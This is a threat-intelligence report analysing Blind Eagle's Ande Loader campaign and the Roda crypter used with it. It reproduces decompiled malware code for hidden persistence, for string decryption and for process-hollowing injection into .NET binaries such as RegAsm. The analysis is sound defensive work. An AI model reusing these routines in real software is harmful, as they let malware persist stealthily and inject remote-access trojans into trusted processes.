# Blind Eagle's North American Journey


**IN THIS POST**



## Key takeaways:

- Ande Loader is utilized in this campaign to deliver the final payloads: Remcos RAT and NjRAT.
- Blind Eagle threat actor(s) have been using crypters written by Roda and Pjoao1578.
- One of the crypters developed by Roda has the hardcoded server hosting both injector components of the crypter and additional malware that was used in the Blind Eagle campaign.
- We observed Blind Eagle threat actor(s) targeting Spanish-speaking users in the manufacturing industry based in North America.

## Blind Eagle Case Study

Blind Eagle, also tracked as APT-C-36, first appeared around 2018. The alleged threat actor(s) originated from South America and is known to target Colombia and other countries in the region. The threat actor(s) employ phishing emails to establish an initial foothold.

In 2021, Trend Micro published a blog post mentioning various RAT variants deployed by Blind Eagle threat actors, such as njRAT, Remcos, Imminent Monitor, AsyncRAT, LimeRAT, BitRAT, and Warzone RAT.

Recently, the eSentire Threat Response Unit (TRU) observed Blind Eagle threat actor(s) targeting the manufacturing industry. The users received the phishing email that contained the link to download the RAR and BZ2 archives with a malicious VBS file inside.

## Ande Loader Analysis

### Case One

The RAR archive is password-protected and contains the malicious VBS file. The VBS file contains the code responsible for copying the VBS file into the Startup folder for persistence *(\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup)* using *File.Copy* method.

Before copying the file into the Startup folder, it introduces the delay with the command *“cmd.exe /c ping 127.0.0.1 -n 10”*. Later in the script, there is an obfuscated code with a simple “Replace” containing the PowerShell base64-encoded command to load an assembly *($rOWg)*, retrieve a specific type *(Fiber.Home)*, and invoke a method *(VAI)* on that type. The method is invoked with an array of parameters (Figure 2).

Figure 1: Snippet of the obfuscated PowerShell command

Figure 2: PowerShell command containing the array of parameters

The infection chain is shown below.




Figure 3: Infection chain

Upon decoding the Base64-encoded command, we discovered a .NET binary (MD5: 48b6064beec687fc110145cf7a19640d). The .NET binary is obfuscated with YanoObfuscator version 1.0.15.0. The string decryption function applies XOR and bitwise operations to each character in the input string, using a changing key (num) based on the provided integer.

The modified characters are stored in an array, which is then converted back to a string and returned as the decrypted result.

Here's how the decryption works:

- The function initializes two variables: num is set to 356636782 + A_1, and num2 is set to 0.
- The input string A_0 is converted into a character array called an array.
- The function enters a loop.
- Within each iteration of the loop, it performs the following steps:
  - It checks the value of num2 to determine the appropriate action.
  - If num2 is 0, it sets num3 to 0 and proceeds to the next step.
  - If num2 is 1, it initializes num3 to 0.
  - If num2 is 2, it increments num3 and proceeds to the next step.
  - If num2 is 3, it skips to the next iteration of the loop.
  - If num3 is greater than or equal to the length of the array, it breaks out of the loop.
  - Otherwise, it performs some bitwise operations on the character at index num3 in the array:
    - It applies an XOR operation between the lower 8 bits of the character and the current value of num.
    - It shifts the resulting value 8 bits to the left and combines it with the XOR operation between the upper 8 bits of the character and the incremented value of num.
    - The resulting value is stored back in the array at the same index.
  - It sets num2 to 2 to continue the loop.
- After the loop finishes, the modified array is converted back to a string using the string constructor.
- The resulting string is then returned as the decrypted value.

Figure 4: Obfuscated strings

```
// Token: 0x02000019 RID: 25
internal class A
{
    // Token: 0x0600004A RID: 74 RVA: 0x000030C4 File Offset: 0x000012C4
    [MethodImpl(MethodImplOptions.NoInlining)]
    internal static string a(string A_0, int A_1)
    {
        int num = 356636782 + A_1;
        int num2 = 0;
        char[] array;
        for (;;)
        {
            int num3;
            switch (num2)
            {
            case 0:
                array = A_0.ToCharArray();
                num2 = 1;
                continue;
            case 1:
                num3 = 0;
                break;
            case 2:
                num3++;
                num2 = 3;
                continue;
            }
            if (num3 >= array.Length)
            {
                break;
            }
            char[] array2 = array;
            int num4 = num3;
            char c = array[num3];
            array2[num4] = (ushort)((((int)(c & 'ÿ') ^ num++) << 8) | (int)((byte)((int)(c >> 8) ^ num++)));
            num2 = 2;
        }
        return string.Intern(new string(array));
    }
}
```

Figure 5: Decryption algorithm

We can run the obfuscated binary through de4dot to get the strings decrypted.

Further analyzing the code, it performs the string replacement to produce a URL where it would download a text file from and then reverses the contents of the file.

It then compares the parameters *'1No1me_Startup'* and *'2No3me_3tartup'* that are passed in the PowerShell command mentioned above to 1 and 2. And if they are not equal, then the code proceeds with decoding the contents

of the downloaded file.

If the first comparison to “1” is true, then:

- The code creates a new .vbs file in the *%AppData%* folder only if there are no .vbs files already in that directory. It does this by starting a new process to run a PowerShell command that copies all .vbs files from the current directory to the %AppData% directory.
- Then, it opens the Run registry key, which stores information about programs that should run at startup.
- If there isn't already a registry entry named "Path", it creates one with the path to the .vbs file. This will cause the .vbs file to run every time the computer starts up.
- Finally, it runs a function *Tools.Ande(Convert.FromBase64String(text2))*. This involves converting text2 from a Base64 string back to a byte array, and then passing this byte array to the *Ande* method in the *Tools*.

```
if (Operators.CompareString(startup, "1", false) == 0)
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    string text3 = folderPath + "\\" + Guid.NewGuid().ToString() + ".vbs";
    if (!Enumerable.Any<string>(Directory.GetFiles(folderPath, "*.vbs")))
    {
        new Process
        {
            StartInfo = new ProcessStartInfo
            {
                WindowStyle = ProcessWindowStyle.Hidden,
                FileName = "C:\\Windows\\System32\\WindowsPowershell\\v1.0\\powershell.exe",
                Arguments = " -WindowStyle Hidden Copy-Item -Path *.vbs -Destination " + text3
            }
        }.Start();
    }
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
    if (!Enumerable.Contains<string>(registryKey.GetValueNames(), "Path"))
    {
        registryKey.SetValue("Path", text3);
    }
    registryKey.Close();
    Tools.Ande(Convert.FromBase64String(text2));
}
```

Figure 6: The first evaluation

If the second comparison to “2” is true, then similarly to the first block, this block of code creates a new .vbs file in the *%AppData%* directory if there are no .vbs files in that directory already. Then, it creates a shortcut in the Windows Startup folder. The shortcut points to a PowerShell command that, when launched, waits for 5 seconds and then starts the .vbs file.

The PowerShell command to run the .vbs file would look like this:

- C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden Start-Sleep 5; Start-Process C:\Users\Username\AppData\Roaming\<GUID>.vbs

The shortcut is created with some specific properties like having the Notepad icon and the description set to "Microsoft". The creation of this shortcut will cause the .vbs script to be run every time the user logs in to Windows.

The naming format “{0}_{1:N}.lnk” means that the shortcut name is composed of two parts separated by an underscore:

- **{0}:** This placeholder will be replaced with the filename of the .vbs file (without the extension).
- **{1:N}:** This placeholder will be replaced with a new GUID (Globally Unique Identifier). The :N format specifier makes the GUID more compact by removing the hyphens.

Finally, it also runs the same *Tools.Ande(Convert.FromBase64String(text2))* function.

In both cases, the script is set up to run at each system startup, albeit through slightly different mechanisms. The if condition associated with the "1" comparison uses the Windows Registry to do this, whereas the else if condition associated with the "2" comparison uses a shortcut in the Startup folder to achieve the same goal.

```
            WindowStyle = ProcessWindowStyle.Hidden,
            FileName = "C:\\Windows\\System32\\WindowsPowershell\\v1.0\\powershell.exe",
            Arguments = " -WindowStyle Hidden Copy-Item -Path *.vbs -Destination " + text5
        }
    }.Start();
    object obj = null;
    try
    {
        obj = RuntimeHelpers.GetObjectValue(Interaction.CreateObject("WScript.Shell", ""));
    }
    catch (Exception ex)
    {
        bool flag = false;
        while (!flag)
        {
            flag = true;
        }
    }
    if (obj != null)
    {
        object obj2 = null;
        string text6 = Conversions.ToString(NewLateBinding.LateGet(obj, null, "SpecialFolders", new object[] { "Startup" }, null, null, null));
        string text7 = string.Format("{0}_{1:N}.lnk", Path.GetFileNameWithoutExtension(text5), Guid.NewGuid());
        string text8 = Path.Combine(text6, text7);
        try
        {
            if (!File.Exists(text8))
            {
                object[] array;
                bool[] array2;
                object obj3 = NewLateBinding.LateGet(obj, null, "CreateShortcut", array = new object[] { text8 }, null, null, array2 = new bool[] { true });
                if (array2[0])
                {
                    text8 = (string)Conversions.ChangeType(RuntimeHelpers.GetObjectValue(array[0]), typeof(string));
                }
                obj2 = RuntimeHelpers.GetObjectValue(obj3);
                NewLateBinding.LateSet(obj2, null, "IconLocation", new object[] { "notepad.exe,0" }, null, null);
                NewLateBinding.LateSet(obj2, null, "TargetPath", new object[] { Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.System), "WindowsPowerShell", "v1.0", "powershell.exe") }, null, null);
                NewLateBinding.LateSet(obj2, null, "Arguments", new object[] { string.Format("-WindowStyle Hidden {0} -WindowStyle Hidden Start-Sleep 5; Start-Process {1}", RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(obj2, null, "TargetPath",
                  new object[0], null, null, null)), Path.GetFullPath(text5)) }, null, null);
                NewLateBinding.LateSet(obj2, null, "WorkingDirectory", new object[] { Path.GetDirectoryName(Conversions.ToString(NewLateBinding.LateGet(obj2, null, "TargetPath", new object[0], null, null, null))) }, null, null);
                NewLateBinding.LateSet(obj2, null, "Description", new object[] { "Microsoft" }, null, null);
                NewLateBinding.LateSet(obj2, null, "WindowStyle", new object[] { 0 }, null, null);
                NewLateBinding.LateCall(obj2, null, "Save", new object[0], null, null, null, true);
            }
```

Figure 7: The first evaluation

Let’s go back to the beginning of the method *“VAI”* method.

The method *VAI* takes three arguments of type string. The arguments are as follows:

- **QBXtX:** This is a string parameter at the end of the PowerShell command and is used as input for the method, the parameter is used as a part of the URL deobfuscation.
- **startup:** This is another string parameter at the end of the PowerShell command and is used to evaluate the first condition and compare it to '1'.
- **startup_reg:** This is the third string parameter used as an input for the method and is used to evaluate the second condition and compare it to '2'.

As shown below, after reversing the first-string parameter and replacing it with certain ASCII characters, the produced output is the URL that contains the text file with reversed Base64-encoded blob.






Figure 8: URL obfuscation

Figure 9: Reversed Base64-encoded blob

After reversing the Base64-encoded in the correct order and Base64-decoding it, Ande Loader loads a dynamic-link library (DLL) into the current process. The specific library to be loaded is determined by the value stored in the variable and then retrieves the address of a function within the loaded DLL. The function name is determined by the value stored in variable A, as shown below.




```
// Token: 0x04000008 RID: 8
private static readonly Tools.a a = Tools.a<Tools.a>("kernel32", "ResumeThread");

// Token: 0x04000009 RID: 9
private static readonly Tools.A a = Tools.a<Tools.A>("kernel32", "Wow64SetThreadContext");

// Token: 0x0400000A RID: 10
private static readonly Tools.b a = Tools.a<Tools.b>("kernel32", "SetThreadContext");

// Token: 0x0400000B RID: 11
private static readonly Tools.B a = Tools.a<Tools.B>("kernel32", "Wow64GetThreadContext");

// Token: 0x0400000C RID: 12
private static readonly Tools.c a = Tools.a<Tools.c>("kernel32", "GetThreadContext");

// Token: 0x0400000D RID: 13
private static readonly Tools.C a = Tools.a<Tools.C>("kernel32", "VirtualAllocEx");

// Token: 0x0400000E RID: 14
private static readonly Tools.d a = Tools.a<Tools.d>("kernel32", "WriteProcessMemory");

// Token: 0x0400000F RID: 15
private static readonly Tools.D a = Tools.a<Tools.D>("kernel32", "ReadProcessMemory");

// Token: 0x04000010 RID: 16
private static readonly Tools.e a = Tools.a<Tools.e>("ntdll", "ZwUnmapViewOfSection");

// Token: 0x04000011 RID: 17
private static readonly Tools.E a = Tools.a<Tools.E>("kernel32", "CreateProcessA");

// Token: 0x06000015 RID: 21 RVA: 0x00002136 File Offset: 0x00000336
private static a a<a>(string a, string A)
{
    return Conversions.ToGenericParameter<a>(Marshal.GetDelegateForFunctionPointer(Tools.GetProcAddress(Tools.LoadLibraryA(ref a), ref A), typeof(a)));
}
```

Figure 10: Loading functions from the library

Eventually, Ande Loader injects the payload into the RegAsm process using the following functions:

- **CreateProcessA –** creates the process in a suspended mode with the *CREATE_SUSPENDED* flag.
- **GetThreadContext / Wow64GetThreadContext (depending on the OS) –** obtains the current context of the suspended thread.
- **ReadProcessMemory –** used to read data from the memory of a specified process.
- **ZwUnmapViewOfSection –** used to unmap a section of a mapped executable image or a shared data file from the virtual address space of a process.
- **VirtualAllocEx –** used to allocate memory within the virtual address space of a specified process.
  - In our example, the value 12288 corresponds to the *MEM_COMMIT* | *MEM_RESERVE* constant, indicating that the memory should be both committed and reserved. It is passed as the fourth argument to the function. 64 or 0x40 – the parameter represents the memory protection flags for the allocated region.
  - The value 64 corresponds to the *PAGE_EXECUTE_READWRITE* constant, indicating that the allocated memory should be readable, writable, and executable. It is passed as the fifth argument to the function.
- **WriteProcessMemory –** used to write data to the memory of a specified process.
- **SetThreadContext / Wow64SetThreadContext –** used to set the thread context (registers and flags) for a thread.
- **ResumeThread –** used to resume the execution of a suspended thread within a process.



```
string text = "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\RegAsm.exe";
int num = 0;
checked
{
    do
    {
        int num2 = 0;
        Tools.F f = default(Tools.F);
        Tools.f f2 = default(Tools.f);
        f.Size = Convert.ToUInt32(Marshal.SizeOf(typeof(Tools.F)));
        try
        {
            if (!Tools.a(text, string.Empty, IntPtr.Zero, IntPtr.Zero, false, 134217732U, IntPtr.Zero, null, ref f, ref f2))   CreateProcessA
            {
                throw new Exception();
            }
            int num3 = BitConverter.ToInt32(payload, 60);
            int num4 = BitConverter.ToInt32(payload, num3 + 52);
            int[] array = new int[179];
            array[0] = 65538;
            if (IntPtr.Size == 4)
            {
                if (!Tools.a(f2.ThreadHandle, array))   GetThreadContext
                {
                    throw new Exception();
                }
            }
            else if (!Tools.a(f2.ThreadHandle, array))   Wow64GetThreadContext
            {
                throw new Exception();
            }
            int num5 = array[41];
            int num6 = 0;
            if (!Tools.a(f2.ProcessHandle, num5 + 8, ref num6, 4, ref num2))   ReadProcessMemory
            {
                throw new Exception();
            }
            if (num4 == num6 && Tools.a(f2.ProcessHandle, num6) != 0)
            {
                throw new Exception();
            }
            int num7 = BitConverter.ToInt32(payload, num3 + 80);
            int num8 = BitConverter.ToInt32(payload, num3 + 84);
            bool flag = false;
            int num9 = Tools.a(f2.ProcessHandle, num4, num7, 12288, 64);   VirtualAllocEx
            if (num9 == 0)
            {
```

Figure 11: Process injection

The final payload dropped by Ande Loader is a RemcosRAT (Remote Access Tool) that is being sold online by BreakingSecurity. The eSentire Threat Response Unit (TRU) will release the technical malware analysis of RemcosRAT separately in the future. We have also observed other malware stored on the server, such as ArrowRAT, NjRAT, Quasar RAT, and Ursnif.

### Case Two

In the second infection case, the BZ2 archive was distributed via a Discord CDN link.





Figure 12: Password-protected BZ2 archive

The VBS file contains a similar obfuscation pattern and persistence mechanism. Here are some differences in Ande Loader dropped:

- The loader did not contain the strings in the encrypted form and instead was in the unobfuscated form but with the same replacement logic in place.
- Instead of RemcosRAT, the loader delivers NjRAT (the configuration for NjRAT can be found at the end of this article).
- The process hollowing is performed in one of these processes instead of just one hardcoded process:
  - AppLaunch.exe
  - aspnet_regbrowsers.exe
  - cvtres.exe
  - ilasm.exe
  - jsc.exe
  - MSBuild.exe
  - RegAsm.exe
  - RegSvcs.exe

```
// Token: 0x06000015 RID: 21 RVA: 0x00002810 File Offset: 0x00000A10
public static void a(byte[] a)
{
    string text = "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319";
    int num = 0;
    checked
    {
        for (;;)
        {
            int num9;
            switch (num)
            {
            case 0:
            {
                string[] array = new string[] { "AppLaunch.exe", "aspnet_regbrowsers.exe", "cvtres.exe", "ilasm.exe", "jsc.exe", "MSBuild.exe", "RegAsm.exe", "RegSvcs.exe" };
                num = 1;
                continue;
            }
            case 1:
            {
                string[] array;
                int num2 = new Random().Next(array.Length);
                num = 2;
                continue;
            }
```

Figure 13: List of processes to perform process hollowing on

## Crypter “ByRoda”

An anonymous person shared the crypter that is used during one of the Blind Eagle campaigns that Igal Lytzki, Threat Analyst at PerceptionPoint, mentioned. The crypter developer goes under the nickname “Roda-Modder” or “Roda” on hacking forums. The developer also shares other crypters and protectors on forums since 2014.





Figure 14: Crypter advertisement (1)


Figure 15: Crypter advertisement (2)

To activate the crypter, the user would need to provide the “active” key.





Figure 16: Crypter activation form

The key activation works in the following way:

- The base64-encoded string is retrieved from developer’s GitHub repository.
- **Login_Load:** This method is called when the form loads. It starts the download of the string from the GitHub repository.
- **x1_DownloadStringCompleted:** This method is triggered when the string download started by Login_Load is finished. It calls the *descrypted* function on the downloaded string to obtain the original keys.

```
311         // Token: 0x06000087 RID: 135 RVA: 0x00004920 File Offset: 0x00002B20
312         private void x1_DownloadStringCompleted(object sender, DownloadStringCompletedEventArgs e)
313         {
314             try
315             {
316                 this.S = this.descrypted(e.Result);
317                 this.Label2.Text = "Sucess";
318                 this.TextBox1.Enabled = true;
319                 this.Button1.Enabled = true;
320             }
321             catch (Exception ex)
322             {
323                 Interaction.MsgBox(ex.ToString(), MsgBoxStyle.OkOnly, null);
324             }
```

Figure 17: x1_DownloadStringCompleted method

- **descrypted:** This method is called within *x1_DownloadStringCompleted* to decode the downloaded string from Base64. The function takes the base64 encoded string, replaces "@" with "1", decodes it from base64, and then reverses the string. The decrypted string is stored in *this.S* to be used later in the *Button1_Click* method.

```
327         // Token: 0x06000088 RID: 136 RVA: 0x0000499C File Offset: 0x00002B9C
328         private string descrypted(string Key)
329         {
330             string text = Key.Replace("@", "1");
331             return Strings.StrReverse(Encoding.ASCII.GetString(Convert.FromBase64String(text)));
```

Figure 18: descrypted method

- **Button1_Click:** This method is called when the user clicks the button. It splits the decrypted string into an array of keys using “//” as a delimeter and compares each key with the text entered by the user. If a match is found, it logs the user in and shows a success pop-up message. If the match is found, the user receives an “Expired key!!” pop-up message.

```
281         // Token: 0x06000086 RID: 134 RVA: 0x00004850 File Offset: 0x00002A50
282         private void Button1_Click(object sender, EventArgs e)
283         {
284             checked
285             {
286                 try
287                 {
288                     string[] array = Strings.Split(this.S, "//", -1, CompareMethod.Binary);
289                     int num = Enumerable.Count<string>(array) - 2;
290                     for (int i = 0; i <= num; i++)
291                     {
292                         string text = array[i].Trim();
293                         bool flag = Operators.CompareString(text.ToLower(), this.TextBox1.Text.ToLower().Trim(), false) == 0;
294                         if (flag)
295                         {
296                             Interaction.MsgBox("Sucess", MsgBoxStyle.OkOnly, null);
297                             MyProject.Forms.Form1.Show();
298                             base.Hide();
299                             return;
300                         }
301                     }
302                     Interaction.MsgBox("Expired key!!", MsgBoxStyle.OkOnly, null);
303                 }
304                 catch (Exception ex)
305                 {
306                     Interaction.MsgBox(ex.ToString(), MsgBoxStyle.OkOnly, null);
307                 }
308             }
```

Figure 19: Button1_Click method

